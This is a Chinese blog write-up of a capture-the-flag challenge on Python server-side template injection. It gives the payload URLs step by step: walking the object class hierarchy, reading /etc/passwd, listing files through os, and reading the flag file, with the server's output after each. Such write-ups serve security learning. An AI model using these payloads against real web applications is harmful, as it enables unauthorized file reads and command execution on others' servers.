
攻防世界Web_python_template_injection

原创

听门外雪花飞 于 2022-02-08 17:40:41 发布 653 收藏

分类专栏： ctf刷题纪 文章标签： python 开发语言


本文链接：https://blog.csdn.net/weixin_52268949/article/details/122828342



Web_python_template_injection


根据题目意思有点像python的ssti模板注入


我们来测试一下



果真存在那么我们就用ssti的基本方法了

我们先来看看全局变量





我们先来寻找一下基类

```
http://111.200.241.244:62377/{{''.__class__.__mro__}}
```

在这里发现了object类

URL http://111.200.241.244:62377/(<type 'str'>, <type 'basestring'>, <type 'object'>) not found

寻找<type 'object'>类的所有子类中可用的引用类

```
http://111.200.241.244:62377/{{''.__class__.__mro__[2].__subclasses__()}}
```

URL http://111.200.241.244:62377/[<type 'type'>, <type 'weakref' ... 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator':

这里可以看到有一个<type 'file'>类，就是文件操作的类，我们尝试拿他的方法进行文件读取，file类的下标为40

```
http://111.200.241.244:62377/{{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}
```

URL http://111.200.241.244:62377/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

这里发现这个类可以进行系统执行

<class 'site._Printer'>

```
http://111.200.241.244:62377/{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}} #listdir('.')列出当前目录
```

URL http://111.200.241.244:62377/['fl4g', 'index.py'] not found

我们通过文件读取把文件读出来

```
http://111.200.241.244:62377/{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

URL http://111.200.241.244:62377/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found